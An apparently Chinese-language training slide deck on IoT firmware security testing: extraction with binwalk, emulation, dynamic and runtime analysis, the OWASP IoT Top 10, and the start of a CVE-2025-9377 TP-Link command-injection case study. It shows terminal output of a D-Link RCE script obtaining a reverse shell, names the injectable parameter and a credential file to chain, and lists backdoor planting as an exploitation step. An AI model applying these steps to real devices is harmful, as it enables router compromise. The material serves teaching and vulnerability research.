
從韌體映像中分離出實際檔案系統，取得完整目錄結構以供後續內容分析。

常用工具

- binwalk
- Unblob
- CLI
- EMBA

執行步驟

1. 以 binwalk -Me 自動遞迴解壓已知格式
2. 若自動化失敗，手動 dd 切出分區後對應解壓（SquashFS、JFFS2、UBIFS）
3. 將檔案系統掛載至本機（mount / loopback）
4. 確認 /etc、/bin、/www 等關鍵目錄結構完整



Analyzing Filesystem Content 檔案系統內容分析

目標

在解出的檔案系統中搜尋硬編碼機密、設定弱點與已知漏洞的第三方元件。

常用工具

- binwalk
- Unblob
- CLI
- EMBA

執行步驟

1. 搜尋硬編碼帳號密碼、API 金鑰、私鑰檔案（.pem / id_rsa）

2. 檢查啟動腳本（init scripts）、cron job、服務設定檔

3. 比對第三方套件版本，查詢對應已知 CVE

4. 靜態檢查二進位檔權限設定，留意 SUID / SGID 執行檔

```
iot@attifyos ~/D/_/squashfs-root>
find -name "*.conf" -o -name "*.ini" -o -name "*.sh"
./lighttp/lighttpd.conf
./usr/bin/opt-umount.sh
./usr/bin/ipkg.sh
./usr/bin/opt-mount.sh
./usr/bin/opkg.sh
./usr/bin/opt-start.sh
./usr/bin/opt-ipkg-upd.sh
./usr/bin/opt-opkg-upd.sh
./usr/sbin/on_wps.sh
./etc_ro/custom.conf
./etc_ro/ipkg.conf
./etc_ro/lld2d.conf
./etc_ro/ld.so.conf
./etc_ro/mdev.conf
./www/cgi-bin/ExportSettings.sh
```

Emulating Firmware 韌體模擬

目標


在無需實體硬體的情況下模擬執行韌體，為後續動態測試建立可互動的環境。

常用工具

- QEMU
- FAT
- firmadyne
- EMBA

執行步驟

1. 判斷 CPU 架構（ARM / MIPS / x86）
2. 使用 QEMU 使用者模式或系統模式模擬
3. 處理硬體介面呼叫
4. 建立網路橋接，使模擬環境中的服務可被外部存取



Dynamic Analysis 動態分析

目標

針對模擬或實機執行中的服務進行主動安全測試，尋找可被外部觸發的弱點。

執行步驟

1. Web / API 滲透測試：認證繞過、指令注入、CSRF


2. 對網路服務進行 Fuzzing（UPnP、Telnet、自訂協定）

3. 測試韌體更新機制是否可被濫用（降級攻擊、偽造更新檔）

4. 視裝置支援情況測試無線協定（藍牙、Zigbee 等）

常用工具

- Burp Suite
- boofuzz
- nmap / Nikto



https://unit42.paloaltonetworks.com/6-new-d-link-vulnerabilities-found-on-home-routers/

Runtime Analysis 執行期分析

目標


在真實硬體或高保真模擬環境中觀察程式執行期行為，尋找記憶體層級的弱點。

常用工具

- Ghidra / IDA Pro
- Frida
- GDB

執行步驟

1. 以 gdbserver attach 目標行程進行動態除錯
2. 測試記憶體損毀類弱點：緩衝區溢位、堆疊保護繞過
3. 以 strace / ltrace 追蹤系統呼叫與行程行為
4. 透過 JTAG / UART 除錯埠側錄即時輸出訊息



```
la      $t9, strcpy
move    $a1, $s0  # src
addiu   $a0, $sp, 0x438+var_420  # dest
jalr    $t9 ; strcpy
sb      $zero, 0($v0)
lw      $gp, 0x438+var_428($sp)
addiu   $a0, $sp, 0x438+var_420  # dest
la      $a1, (aBuildssh+8)  # ""
la      $t9, strcat
jalr    $t9 ; strcat
addiu   $a1, (aHtml - 0x550000)  # ".html"
lw      $gp, 0x438+var_428($sp)
addiu   $a0, $sp, 0x438+var_420  # haystack
la      $a1, (aBuildssh+8)  # ""
la      $t9, strstr
jalr    $t9 ; strstr
addiu   $a1, (aVpivciHtml - 0x550000)  # "vpivci.html"
beqz    $v0, loc_4B81D4
lw      $gp, 0x438+var_428($sp)
```

https://raelize.com/blog/d-link-dsl-2640b-security-advisories/

Exploitation 攻擊驗證

目標

整合前八階段所有發現，實際攻擊驗證漏洞的可利用程度，取得 root 權限或程式碼執行能力。

執行步驟

1. 串連多個獨立弱點，組成完整攻擊鏈（exploit chain）

2. 撰寫或調整 Proof of Concept，驗證可重現性

3. 嘗試取得 Shell、root 權限，或植入持久化後門

4. 評估實際影響、以 CVSS 評分風險等級並撰寫報告

常用工具

- ROPgadget
- Metasploit
- Libheap
- pwntools

```
File  Edit  View  Search  Terminal  Help
test@exploits:D-Link\DSL-2640B\CVE-2020-9276 do_cgi buffer overflow$ ./CVE-2020-9276\ -\ do_cgi_RCE.py
[+] listener: init socket...
[+] Listener: daemonizing...
[+] Listener: Started!
[+] Listener: Waiting for a shell...
[+] Main: Building payload...
[+] Main: Building request...
[+] Main: Triggering...
[+] Listener: Pwn3d!
[+] Listener: Got connect-back from address: 192.168.1.1:3072
cat /proc/cpuinfo
system type             : D-4P-W
processor               : 0
cpu model               : BCM6348 V0.7
BogoMIPS                : 255.59
wait instruction        : no
microsecond timers      : yes
tlb_entries             : 32
extra interrupt vector  : yes
hardware watchpoint     : no
unaligned access                : 150
VCED exceptions         : not available
VCEI exceptions         : not available
```

https://raelize.com/blog/d-link-dsl-2640b-security-advisories/

OWASP IoT Top 10

開放式IoT 安全標準框架

I1 **弱密碼與硬編碼憑證**
預設密碼、無密碼、弱密碼政策或程式碼中的硬編碼帳密

I2 **不安全的網路服務**
不必要的開放port、使用不安全協定 (Telnet/FTP)

I3 **不安全的生態系介面**
Web/API/雲端/行動端介面缺少認證或輸入驗證

I4 **缺乏安全更新機制**
無法更新韌體、傳輸未加密、未驗證簽章

I5 **使用不安全舊版元件**
含已知 CVE 的舊版 OS/Library，無 SBOM 管理

I6 **隱私保護不足**
過度蒐集個資、未加密儲存、未告知使用者

I7 **不安全資料傳輸/儲存**
無 TLS/SSL、使用弱加密、金鑰硬編碼或明文儲存

I8 **缺乏裝置管理能力**
無法遠端停用裝置、無資產清冊、無安全監控

I9 **不安全的預設設定**
不安全的出廠預設值、非必要功能預設啟用

I10 **缺乏實體強化機制**
缺乏實體存取控制、JTAG/UART debug 介面暴露


04 實作漏洞挖掘

CVE-2025-9377 · TP-Link Router · 家長監護網路頁面 RCE

CVE-2025-9377 漏洞背景摘要

TP-Link Router 家長監護功能 — 未授權遠端程式執行

- 對於Zero/N-day漏洞而言可以取得漏洞情資的資料庫搜尋
- 透過github或者研究報告中找到poc
- 如果找不到poc的話可以從description中找到線索進行漏洞挖掘與研究



CVE-2025-9377 Detail

Unsupported When Assigned

Description

The authenticated remote command execution (RCE) vulnerability exists in the Parental Control page on TP-Link Archer C7(EU) V2 and TL-WR841N/ND(MS) V9. This issue affects Archer C7(EU) V2: before 241108 and TL-WR841N/ND(MS) V9: before 241108. Both products have reached the status of EOL (end-of-life). It's recommending to purchase the new product to ensure better performance and security. If replacement is not an option in the short term, please use the second reference link to download and install the patch(es).

Metrics CVSS Version 4.0 | CVSS Version 3.x | CVSS Version 2.0


NVD enrichment efforts reference publicly available information to associate vector strings. CVSS information contributed by other sources is also displayed.

CVSS 4.0 Severity and Vector Strings:

NIST: NVD — N/A — NVD assessment not yet provided.

CNA: TPLink — **CVSS-B** 8.6 HIGH — **Vector:** CVSS:4.0/AV:N/AC:L/AT:N/PR:H/UI:N/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N

https://nvd.nist.gov/vuln



TP-LINK | MULTIPLE ROUTERS

CVE-2025-9377

TP-Link Archer C7(EU) and TL-WR841N/ND(MS) OS Command Injection Vulnerability: *TP-Link Archer C7(EU) and TL-WR841N/ND(MS) contain an OS command injection vulnerability that exists in the Parental Control page. The impacted products could be end-of-life (EoL) and/or end-of-service (EoS). Users should discontinue product utilization.*

Related CWE: CWE-78

Known To Be Used in Ransomware Campaigns? **Unknown**

Action: Apply mitigations per vendor instructions, follow applicable BOD 22-01 guidance for cloud services, or discontinue use of the product if mitigations are unavailable.

- **Date Added:** 2025-09-03
- **Due Date:** 2025-09-24

Additional Notes +

https://www.cisa.gov/known-exploited-vulnerabilities-catalog

CVE-2025-9377 漏洞背景摘要

TP-Link Router 家長監護功能 — 未授權遠端程式執行

CVE ID	CVSS	類型	影響版本	加入KEV時間
CVE-2025-9377	8.6 High	RCE (需認證)	TP-Link Archer 系列	2025/09

漏洞背景說明

受影響裝置：
TP-Link Archer C7(EU) V2韌體版本 241108 之前的所有版本(EoL)
TP-Link TL-WR841N/ND(MS) V9韌體版本 241108 之前的所有版本(EoL)


漏洞位置：
管理介面 Web UI 家長監護 (Parental Controls) 頁面

- 注入點為該頁面的 url_0 參數直接拼接到 /tmp/wr841n/parent.sh 這個 shell script 中再 sh 執行該 script，導致命令注入（Command Injection）漏洞

漏洞原因：
未對使用者輸入特殊符號進行限制與過濾，以至於可於可注入惡意指令

觸發條件：
需要有效的管理介面登入憑證
攻擊者可以先透過在/tmp/dropbar/dropbearpwd中取得憑證在進行RCE

影響後果：
以 root 身份執行任意指令，可植入後門、加入殭屍網路、橫向移動至內網



CVE-2025-9377 測試流程

1 – 2 – 3 – 4 – 5 – 6

1	2	3	4	5	6
韌體取得	**靜態分析**	**逆向工程**	**FAT 模擬**	**動態驗證**	**通報**
官網下載 Binwalk解包	使用指令查找 httpd相關檔案路徑	使用Ghidra 確認 httpd函數邏輯	使用Firmadyne 建立 QEMU 模擬環境	透過傳送payload 測試觸發狀態	撰寫測試報告並通報

韌體初步拆解

目標：TL-WR841N 韌體

1

```
binwalk -t firmware.bin
```

識別韌體結構

- 確認是U-Boot bootloader
- Linux kernel（ MIPS 架構、3.3.8 版）
- squashfs v4.0檔案系統使用LZMA資料壓縮

```
iot@attifyos ~/D/tplink> ls
tplink.bin  _tplink.bin.extracted/
iot@attifyos ~/D/tplink> binwalk -t tplink.bin

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             TP-Link firmware header, firmware version:
                              0.-16758.3, image version: "", product ID: 0x0,
                              product version: 138477577, kernel load address:
                              0x0, kernel entry point: 0x80002000, kernel
                              offset: 4063744, kernel length: 512, rootfs
                              offset: 723054, rootfs length: 1048576,
                              bootloader offset: 2883584, bootloader length: 0
13424         0x3470          U-Boot version string, "U-Boot 1.1.4 (Mar 10 2015
                              - 14:42:59)"
13472         0x34A0          CRC32 polynomial table, big endian
14756         0x39A4          uImage header, header size: 64 bytes, header CRC:
                              0x570B2B08, created: 2015-03-10 06:43:01, image
                              size: 34470 bytes, Data Address: 0x80010000,
                              Entry Point: 0x80010000, data CRC: 0xD269B877,
                              OS: Linux, CPU: MIPS, image type: Firmware
                              Image, compression type: lzma, image name:
                              "u-boot image"
14820         0x39E4          LZMA compressed data, properties: 0x5D,
                              dictionary size: 33554432 bytes, uncompressed
                              size: 90088 bytes
131584        0x20200         TP-Link firmware header, firmware version: 0.0.3,
                              image version: "", product ID: 0x0, product
                              version: 138477577, kernel load address: 0x0,
                              kernel entry point: 0x80002000, kernel offset:
                              3932160, kernel length: 512, rootfs offset:
                              723054, rootfs length: 1048576, bootloader
                              offset: 2883584, bootloader length: 0
132096        0x20400         LZMA compressed data, properties: 0x5D,
                              dictionary size: 33554432 bytes, uncompressed
                              size: 2103360 bytes
1180160       0x120200        Squashfs filesystem, little endian, version 4.0,
                              compression:lzma, size: 2228102 bytes, 553
                              inodes, blocksize: 1048576 bytes, created:
                              2015-03-10 07:07:43
```

韌體初步拆解

目標：TL-WR841N 韌體

2


```
binwalk -E firmware.bin
```


熵值分析
檢驗資料的不確定性與隨機性

- 熵值高（接近 1.0）表示資料經高度壓縮或加密
- 熵值低（接近 0.0）表示資料為未壓縮的純文字、程式碼或填滿 0x00/0xFF 的空區塊。
- 曲線有波動=壓縮
- 平坦=加密

```
iot@attifyos ~/D/tplink> binwalk -t -E tplink.bin

DECIMAL       HEXADECIMAL     ENTROPY
--------------------------------------------------------------------------------
0             0x0             Falling entropy edge (0.421923)
14336         0x3800          Rising entropy edge (0.960395)
49152         0xC000          Falling entropy edge (0.098960)
133120        0x20800         Rising entropy edge (0.987968)
854016        0xD0800         Falling entropy edge (0.663193)
1181696       0x120800        Rising entropy edge (0.987866)
3407872       0x340000        Falling entropy edge (0.297063)
```






韌體初步拆解

目標：TL-WR841N 韌體

3

```
binwalk -e firmware.bin
```

自動解包萃取檔案系統到 _firmware.extracted/



